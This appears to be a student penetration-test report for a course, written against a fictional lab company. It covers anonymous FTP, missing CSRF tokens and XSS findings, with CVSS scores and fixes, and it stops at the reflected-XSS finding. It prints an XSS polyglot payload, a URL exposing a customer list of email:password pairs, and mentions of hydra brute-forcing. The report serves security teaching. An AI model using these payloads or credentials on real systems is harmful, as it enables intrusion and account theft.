



Near-Earth Broadcast Network



NBN Report Penetration Testing Services

(Ref.: NYU "CS GY 6573" Fall 22)

AGYA Corporation is pleased to present this Penetration Testing Services report, in order to help NBN securing its Valuable Assets. We have a team of experts with large international experience, which are committed to technical excellence with ethical behavior. The best-in-class approach we use to penetration tests and risk management has already been successfully tested in small, medium and large organizations. We are positive that our report will greatly assist NBN in understanding the cybersecurity risks for outside threats, and will guide NBN on what can be done to minimize this risk.

Table of Contents

A.	Executive Summary.....	3
a.	Purpose of the Report	3
b.	Major Flaws Identified.....	3
c.	List of immediate actions / fixes.....	4
d.	Overall security rating / score	4
B.	Preamble.....	4
a.	Consultant name, title, and contact information	4
b.	Subject	5
c.	Date	5
d.	Table of Contents	5
1.	Introduction and Summary	5
a.	Test Goals and Objectives	5
b.	AGYA Pen Test overall approach	5
c.	Provide a schedule.....	6
d.	Define the roles and responsibilities in your organization.....	6
e.	Overall security rating / score	7
2.	Methodology.....	8
a.	AGYA high-level testing methodology.....	8
b.	How we scored risk.....	9
c.	The tools we used.....	9
d.	Walkthrough of what was done and with specific steps.....	10
3.	Findings	10
1.	“Anonymous FTP Login Reporting” - FTP PORT 9001 VULNERABLE.....	10
2.	“Web App 19 items with medium and low alerts”	11
3.	“Cross Site Scripting XSS (DOM based)”	12
4.	“Cross Site Scripting XSS (Persistent)”	14
5.	“Cross Site Scripting XSS (Reflected)”	16
6.	“Remote OS command injection”	17
7.	“SSH access to NBN Gateway/Server (shell access)”	19
4.	Conclusion	22
	Appendix – Step by step and detailed tool’s commands.....	24



NBN: We're here to assist you.

A. Executive Summary

a. Purpose of the Report

AGYA Corporation has been awarded a contract for qualified cybersecurity consultants (“Consultant”) to perform penetration testing services (“Pen test”) against a selection of NBN’s IT infrastructure. This current report presents the Pen test results focused on NBN’s cybersecurity risk for outside threats, and what NBN can do to minimize this risk.




Figure 1: NBN Architecture

b. Major Flaws Identified

1. Anonymous FTP Login Reporting – vulnerable port 9001
2. Web App 19 items with medium and low alerts (e.g., lack of encryption in NBN Web App)
3. XSS DOM based
4. XSS Persistent (Customer list exposed!)
5. XSS Reflected
6. Remote OS command injection
7. SSH access to NBN Gateway/Server (shell access)

c. List of immediate actions / fixes

We suggest immediate actions on items 1, 4 and 7, as follows.

- 1 - Anonymous FTP Login Reporting – vulnerable port 9001 – REMOVE ANONYMOUS LOGIN
- 4 - XSS Persistent (Customer list exposed!) – ENCRYPT PAGE DATA/CUSTOMER.LIST
- 7 - SSH access to NBN Gateway/Server (shell access) – CHANGE CISO'S PASSWORD TO A MORE ROBUST ONE, AND ADOPT A NEW PASSWORD GUIDELINES TO THE OVERALL NBN CORPORATION

For the other cases, although critical, a thorough / deep review on the web application architecture is recommended. It takes more time, but needs to be done to avoid mainly Cross Site Scripting (XSS) and Remote OS command injection vulnerabilities.

- 2 - Web App 19 items with medium and low alerts (e.g., lack of encryption in NBN Web App)
- 3 - XSS DOM based
- 5 - XSS Reflected
- 6 - Remote OS command injection

d. Overall security rating / score

✓ Anonymous FTP Login Reporting – vulnerable port 9001	CVSS Score 8.2
✓ Web App 19 items (e.g., lack of encryption in NBN Web App)	CVSS Score 6.8
✓ XSS DOM based	CVSS Score 4.3
✓ XSS Persistent (Customer list exposed!)	CVSS Score 6.5
✓ XSS Reflected	CVSS Score 4.3
✓ Remote OS command injection	CVSS Score 7.6
✓ SSH access to NBN Gateway/Server (shell access)	CVSS Score 9.4

The Overall security score is the highest vulnerability:

System CVSS Score 9.4

B. Preamble

a. Consultant name, title, and contact information

Leandro R. Maciel, Pen Test Senior Consultant
 leandro.maciel@agyacorp.com
 5301 Technology Drive
 Tampa, Florida, 33647

b. Subject

Penetration Tests and Risk Management Final Report, in reference to Near-Earth Broadcast Network (NBN) Contract for Penetration Testing Services, with AGYA Corporation.

c. Date

November 23rd, 2022

d. Table of Contents

- A. Executive Summary
- B. Preamble
- 1. Introduction and Summary
- 2. Methodology
- 3. Findings
- 4. Conclusion
- Appendix – Some optional recommendations

1. Introduction and Summary

a. Test Goals and Objectives

The objective of this Penetration Testing and Risk Assessment Service (Pen Test) is to perform a controlled cyber-attack helping to secure NBN's IT infrastructure. All security tests, internal and external, must be conducted in a way that simulates a malicious actor involved in a targeted attack against the NBN, with the objectives of:

- ✓ Identifying if a remote attacker could penetrate NBN's defenses
- ✓ Determining the impact of a security breach on:
 - Confidentiality of the company's private data
 - Internal infrastructure and availability of NBN's information systems

Our focus is on identifying and exploiting security weaknesses that could allow a remote attacker to gain unauthorized access to applications and organizational data. Attacks were conducted with the level of access that a typical internet user would have. The evaluation was carried out consistent with the recommendations outlined in NIST SP 800-115. Finally, all tests and actions were conducted under controlled conditions.

b. AGYA Pen Test overall approach

Our overall approach is based on the following principles:

1. Data privacy is paramount. Your data is protected. We understand and respect “need-to-know” boundaries, we test legally and always with pre-authorization.

2. Technical Excellence. Only relying on best-in-class tools, extensively tested, and supported by reputable organizations (PTES, OSSTMM, NIST, OWASP, Metasploit, to name a few)
3. Stealth Mode. All tests are aimed to be unnoticed, with minimum impact to existing systems. No availability issues (Denial of Services) should be expected during our services intervention.

Our consultants were not provided any network access, system access, physical access, or IT infrastructure details. Consultants performed the pen test from the perspective of an outsider: a subscriber (subs), a Business Partner (BP), or a non-affiliate. So, from this requirement, we followed the approach of a RED TEAM (a.k.a., black box testing).

c. Provide a schedule

Day 1: November 3rd, 2022: Contract Signature and Kick Off Meeting
 Day 2: November 4th, 2022: Information Gathering, Research and Reconnaissance (1/2)
 November 5th, 2022: Saturday
 November 6th, 2022: Sunday
 Day 3: November 7th, 2022: Information Gathering, Research and Reconnaissance (2/2)
 Day 4: November 8th, 2022: Network Scanning (1/2)
 Day 5: November 9th, 2022: Network Scanning (2/2)
 Day 6: November 10th, 2022: Exploitation Cycles (1/3)
 Day 7: November 11th, 2022: Exploitation Cycles (2/3)
 November 12th, 2022: Saturday
 November 13th, 2022: Sunday
 Day 8: November 14th, 2022: Exploitation Cycles (3/3)
 Day 9: November 15th, 2022: Post-exploitation attacks (1/2)
 Day 10: November 16th, 2022: Post-exploitation attacks (2/2)
 Day 11 - November 17th, 2022: Preliminary Findings and Guidance on Final Report (Customer Meeting)
 Day 12 - November 18th, 2022: Final Report Preparation 1/3
 November 19th, 2022: Saturday
 November 20th, 2022: Sunday
 Day 13 - November 21st, 2022: Final Report Preparation 2/3
 Day 14 - November 22nd, 2022: Final Report Preparation 3/3
 Day 15 - November 23rd, 2022: Final Report Uploaded. Presentation and Suggested Next Steps ready for a Customer Meeting.

d. Define the roles and responsibilities in your organization


AGYA (Consultants) Team:

- AGYA Corporation provided all equipment, hardware and software, to carry out the work to be done, accordingly to the pre-approved SOW.
- AGYA's team was formed by a principal senior consultant investigator (SCI 1), and a Pen Tester Specialist (PTS 2).

- No severe security breach (critical), or any service impacting event occurred, resulting from our consultants' investigations and actions. Should that had occurred, our consultants would have informed NBN immediately, following the predefined escalation path
- A list of contacts and escalation path was available, together with copies of the signed documents (Liability Waiver, NDA, Permission Memo).
- A war room with daily 30 minutes report on project development was made available and used (tea time call – 5pm)

e. Overall security rating / score

The Common Vulnerability Scoring System (CVSS) provides a way to capture the principal characteristics of a vulnerability and produce a numerical score reflecting its severity (from 1 to 10, 10 being the highest vulnerability). The numerical score can then be translated into a qualitative representation (such as low, medium, high, and critical) to help organizations properly assess and prioritize their vulnerability management processes.



https://www.first.org/cvss/calculator/3.1#CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

Common Vulnerability Scoring System Version 3.1 Calculator

Hover over metric group names, metric names and metric values for a summary of the information in the official CVSS v3.1 Specification Document. The Specification is available in the list of links on the left, along with a User Guide providing additional scoring guidance, an Examples document of scored vulnerabilities, and notes on using this calculator (including its design and an XML representation for CVSS v3.1).

Base Score 10.0
(Critical)

Attack Vector (AV)

Attack Complexity (AC)

Privileges Required (PR)

User Interaction (UI)

Scope (S)

Confidentiality (C)

Integrity (I)

Availability (A)

Figure 2: Common Vulnerability Scoring System (CVSS) Version 3.1 Calculator

Color definition:

CVSS v3.0 Ratings - <https://nvd.nist.gov/vuln-metrics/cvss>

Severity	Base Score Range
None	0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

Table 1: Color code for Common Vulnerability Scoring System (CVSS) Scores

CVSS is a published standard used by organizations worldwide. The Calculator can be found in the Appendix below.

2. Methodology

a. AGYA high-level testing methodology

Following the Cyber Kill Chain Framework (CKCF), we believe that a substantial amount of time should be spent on the Reconnaissance phase (>50% of the Pen Test time). This approach is resulting from our experience, since only thoroughly understanding the environment will lead us to effective exploitation and a consequent security to a robust system.

Furthermore, leveraging DevOps culture and CI/CD methods, our methodology suggests many short cycles of “equivalent” CKCF, linked to a constant a Reconnaissance phase, supported by strong documentation steps. The next pictures describe our methodology:

i. Reference to our methodology (CKCF)




Figure 3: Lockheed Martin Cyber Kill Chain Framework (CKCF)

ii. Our Methodology




Figure 4: AGYA Pen Test Methodology based on DevOps and CI/CD Concepts.

b. How we scored risk

The Common Vulnerability Scoring System (CVSS) was used as reference to our risk score. We first found a vulnerability, then we researched if the vulnerability was well known in the industry. If it was, we consider the typical score given by the cybersecurity community / industry. If not, we follow the CVSS calculator given in the Appendix below. For both cases, we consider the particularity of NBN's IT systems. For instance, given that Mr. Gibson is the CISO of the company, accessing his account and using his credentials has a higher risk score than a typical employee account breach scored by the industry.

c. The tools we used

VM VirtualBox Manager, Whois, Google search, LinkedIn
 TCPdump, nmap, ncat, OpenVAS (Greenbone/GVM)
 Metasploit, BURP, OWASP ZAP, FileZilla, VSTPD Tool
 Rapid7 Database, CVE, GitHub
 THC-hydra, rockyou wordlist
 Microsoft Word, Excel, Firefox Web Browser
 Windows 10 and Kali Linux OS (several Windows and Linux commands, ping, route, ssh, ftp, etc.)

d. Walkthrough of what was done and with specific steps

Appendix has a Step-by-Step section with all commands given, including print screens, allowing the reproduction of all steps taken.

3. Findings

Below a list of all findings, with respective items (How we found it / How we exploited it / What the score or risk is and why / How to fix / References / Alert Tags).

1. “Anonymous FTP Login Reporting” - FTP port 9001 vulnerable

i. How we found it

During the network scanning of the gateway / server, we found ports available for exploitation. The ports 80 and 8001 with Apache httpd 2.4.29 ((Ubuntu)), and the port 443/tcp with OpenSSH 7.6p1 are fairly secure, with no known vulnerability available to apply (reference below). So, we concentrated in the port 9001 with the ftp protocol vsftpd 3.0.3. We found that this port is configured for Anonymous FTP login allowed (FTP code 230). Therefore, we exploited this port using vsftpd and FileZilla tool.

ii. How we exploited it

We uploaded the software vsftpd in our kali machine, to simulate an access from FileZilla. Once successful, we tried to connect FileZilla to the gateway / server from NBN, and we were successful as well. Since this is an ftp protocol (File Transfer Protocol), we were able to capture flag 3 and confirm that “gibson” was not only the email name (gibson@nbn.com), but also a username. This was helpful to the exploit 7, accessing the gateway / server using ssh (Secure Shell).

iii. What the score / risk is and why

From CVSS table calculator (reference in the Appendix), this has a risk score of 8.2. It causes an attack by accessing sensitive information in the CISO machine.

CVSS Score 8.2

Confidentiality Impact High (Private information can be accessed)

Integrity Impact None None (There is no impact to the integrity of the system)

Availability Impact Partial (There is reduced performance or interruptions in resource availability – DoS Denial of Service.)

Access Complexity Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)

Authentication Not required (Authentication is not required to exploit the vulnerability.)

Gained Access Yes

Vulnerability Type(s) Access to Private information and possible Denial Of Service

Base Score		8.2 (High)
Attack Vector (AV) <input checked="" type="button" value="Network (N)"/> <input type="button" value="Adjacent (A)"/> <input type="button" value="Local (L)"/> <input type="button" value="Physical (P)"/>	Scope (S) <input checked="" type="button" value="Unchanged (U)"/> <input type="button" value="Changed (C)"/>	
Attack Complexity (AC) <input checked="" type="button" value="Low (L)"/> <input type="button" value="High (H)"/>	Confidentiality (C) <input type="button" value="None (N)"/> <input type="button" value="Low (L)"/> <input checked="" type="button" value="High (H)"/>	
Privileges Required (PR) <input checked="" type="button" value="None (N)"/> <input type="button" value="Low (L)"/> <input type="button" value="High (H)"/>	Integrity (I) <input checked="" type="button" value="None (N)"/> <input type="button" value="Low (L)"/> <input type="button" value="High (H)"/>	
User Interaction (UI) <input checked="" type="button" value="None (N)"/> <input type="button" value="Required (R)"/>	Availability (A) <input type="button" value="None (N)"/> <input checked="" type="button" value="Low (L)"/> <input type="button" value="High (H)"/>	

Figure 5: Common Vulnerability Scoring System (CVSS) Score for FTP Anonymous Vulnerability.

iv. How to fix

Disable Anonymous FTP in the file `/etc/vsftpd.conf`. Set up the flag `anonymous_enable = NO`.

2. “Web App: 19 items with medium and low alerts”

i. How we found it

We apply the OWASP ZAP tool as a MitM (Man in the Middle) attack to the web application in the NBN gateway / server. We found 23 alerts, being 4 high alerts, and 19 mid to low. Here we call NBN’s attention that more can be done to protect NBN’s systems, but with a lower risk score / lower priority.

We selected one that has a high CVSS score to illustrate the set of 19 vulnerabilities.

Absence of Anti-CSRF tokens - The absence of Anti-CSRF tokens could allow an attacker to submit authenticated requests when an authenticated user browses an attacker-controlled domain. Anti-CSRF tokens are used to protect against cross-site request forgery attacks. There is available literature presenting how to generate and verify them. More information in the Appendix.

ii. How we exploited it

By using OWASP ZAP tool as a MitM (Man in the Middle). This tool, ZED Attack Proxy, or ZAP, allow us to automate the many requests to access a web page, verifying vulnerabilities in an organized and fast way. In the Appendix, we describe the steps to set it up, and the print screens with the outcomes.

iii. What the score / risk is and why

There were 23 vulnerabilities identified by properly using the tool on NBN web app. Four are with a high risk / alert, and will be treated individually. Here we present the risk score of one, with higher score (worst case scenario). Absence of Anti-CSRF tokens.

CVSS Score 6.8

Confidentiality Impact Partial (There is considerable informational disclosure.)

Integrity Impact Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)

Availability Impact Partial (There is reduced performance or interruptions in resource availability.)

Access Complexity Medium (The access conditions are somewhat specialized. Some preconditions must be satisfied to exploit)

Authentication Not required (Authentication is not required to exploit the vulnerability.)

Gained Access None

Vulnerability Type(s) CSRF

CWE ID 352

iv. How to fix

Anti-CSRF tokens are used to protect against cross-site request forgery attacks. Creation of such tokens are presented in the Appendix links. Also, assure that all pages in the NBN web app is encrypted (https, i.e., SSL/TLS, not http only).

3. “Cross Site Scripting XSS (DOM based)”

i. How we found it

By analyzing the NBN server, and its open port 80, we explored the NBN web app, noticing that there were sites with input for employee login, and customer enrollment (email input).

Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology.

When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown

fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise.

There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOM-based. Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will oftentimes take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically, without the victim's knowledge (e.g. by using JavaScript). Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get echoed back and will get interpreted by the user's browser and execute. Another technique to send almost arbitrary requests (GET and POST) is by using an embedded client, such as Adobe Flash

ii. How we exploited it

By using OWASP ZAP tool as a MitM (Man in the Middle). This tool, ZED Attack Proxy, or ZAP, allow us to automate the many requests to access a web page, verifying vulnerabilities in an organized and fast way. In the Appendix, we describe the steps to set it up, and the print screens with the outcomes.

Attack:

```
http://10.10.0.66/login.php#jaVaScRipt:/*-/*`/*\`/*'/*"/**/(/*
*/oNcliCk=alert(5397) )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/-
-!>\x3csVg/<sVg/oNloAd=alert(5397)//>\x3e
```

iii. What the score / risk is and why

A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting, among other consequences.

CVSS Score 4.3

Confidentiality Impact None (There is no impact to the confidentiality of the system.)

Integrity Impact Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)

Availability Impact None (There is no impact to the availability of the system.)

Access Complexity Medium (The access conditions are somewhat specialized. Some preconditions must be satisfied to exploit)

Authentication Not required (Authentication is not required to exploit the vulnerability.)
Gained Access None
Vulnerability Type(s) Cross Site Scripting
CWE ID 79

iv. How to fix

During the Architecture and Design phase for the web app, use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

Reference:

<http://projects.webappsec.org/Cross-Site-Scripting>
<http://cwe.mitre.org/data/definitions/79.html>

Alert Tags:

OWASP_2017_A07 [https://owasp.org/www-project-top-ten/2017/A7_2017-Cross-Site_Scripting_\(XSS\).html](https://owasp.org/www-project-top-ten/2017/A7_2017-Cross-Site_Scripting_(XSS).html)
OWASP_2021_A03 https://owasp.org/Top10/A03_2021-Injection/
WSTG-v42-CLNT-01 https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/11-Client-side_Testing/01-Testing_for_DOM-based_Cross_Site_Scripting

4. “Cross Site Scripting XSS (Persistent)”

i. How we found it

By analyzing the NBN server, and its open port 80, we explored the NBN web app, noticing that there were sites with input for employee login, and customer enrollment (email input).

Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g., an attacker site or a malicious link sent via email), just simply view the web page containing the code.

Evidence: CUSTOMER LIST EXPOSED!

NqF5Rz@yahoo.com : connie ////
long@gmail.com : capone ////
hjk12345@hotmail.com : ned ////
snoogy@yahoo.com : frank ////

etc...

ii. How we exploited it

By using OWASP ZAP tool as a MitM (Man in the Middle). This tool, ZED Attack Proxy, or ZAP, allow us to automate the many requests to access a web page, verifying vulnerabilities in an organized and fast way. In the Appendix, we describe the steps to set it up, and the print screens with the outcomes.

Attack:

`http://10.10.0.66/data/customer.list`

iii. What the score / risk is and why

CVSS Score 6.5

Confidentiality Impact HIGH (High impact to the confidentiality of the system. Customer data exposed)

Integrity Impact Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)

Availability Impact None (There is no impact to the availability of the system.)


Access Complexity Medium (The access conditions are somewhat specialized. Some preconditions must be satisfied to exploit)

Authentication Not required (Authentication is not required to exploit the vulnerability.)

Gained Access None

Vulnerability Type(s) Cross Site Scripting

CWE ID 79



The image shows a CVSS Score Calculator interface. At the top right, the Base Score is displayed as 6.5 (Medium) in a yellow box. The interface is divided into two columns of settings. The left column includes: Attack Vector (AV) with Network (N) selected; Attack Complexity (AC) with High (H) selected; Privileges Required (PR) with None (N) selected; and User Interaction (UI) with None (N) selected. The right column includes: Scope (S) with Unchanged (U) selected; Confidentiality (C) with High (H) selected; Integrity (I) with Low (L) selected; and Availability (A) with None (N) selected. Each setting is represented by a button, with the selected option highlighted in green.

Figure 6: Common Vulnerability Scoring System (CVSS) Score for XSS Persistent.

iv. How to fix

In the Implementation; Architecture and Design phases, understand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies.

For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters.

Consult the XSS Prevention Cheat Sheet for more details on the types of encoding and escaping that are needed.

Reference:

<http://projects.webappsec.org/Cross-Site-Scripting>

<http://cwe.mitre.org/data/definitions/79.html>

Alert Tags:

OWASP_2021_A03 https://owasp.org/Top10/A03_2021-Injection/

WSTG-v42-INPV-02 [https://owasp.org/www-project-web-security-testing-guide/v42/4-](https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/02-Testing_for_Stored_Cross_Site_Scripting)

[Web_Application_Security_Testing/07-Input_Validation_Testing/02-](https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/02-Testing_for_Stored_Cross_Site_Scripting)

[Testing_for_Stored_Cross_Site_Scripting](https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/02-Testing_for_Stored_Cross_Site_Scripting)

OWASP_2017_A07 [https://owasp.org/www-project-top-ten/2017/A7_2017-Cross-](https://owasp.org/www-project-top-ten/2017/A7_2017-Cross-Site_Scripting_(XSS).html)

[Site_Scripting_\(XSS\).html](https://owasp.org/www-project-top-ten/2017/A7_2017-Cross-Site_Scripting_(XSS).html)

5. “Cross Site Scripting XSS (Reflected)”

i. How we found it

Same as last case, by analyzing the NBN server, and its open port 80, we explored the NBN web app, noticing that there were sites with input for employee login, and customer enrollment (email input).

ii. How we exploited it

Here we were able to publish a prompt on the screen by inserting the following java code (JAVA INSERTION) `` while using OWASP ZAP tool as a MitM (Man in the Middle). This tool, ZED Attack Proxy, or ZAP, allow us to automate the many requests to access a web page, verifying vulnerabilities in an organized and fast way. In the Appendix, we describe the steps to set it up, and the print screens with the outcomes.

Attack:

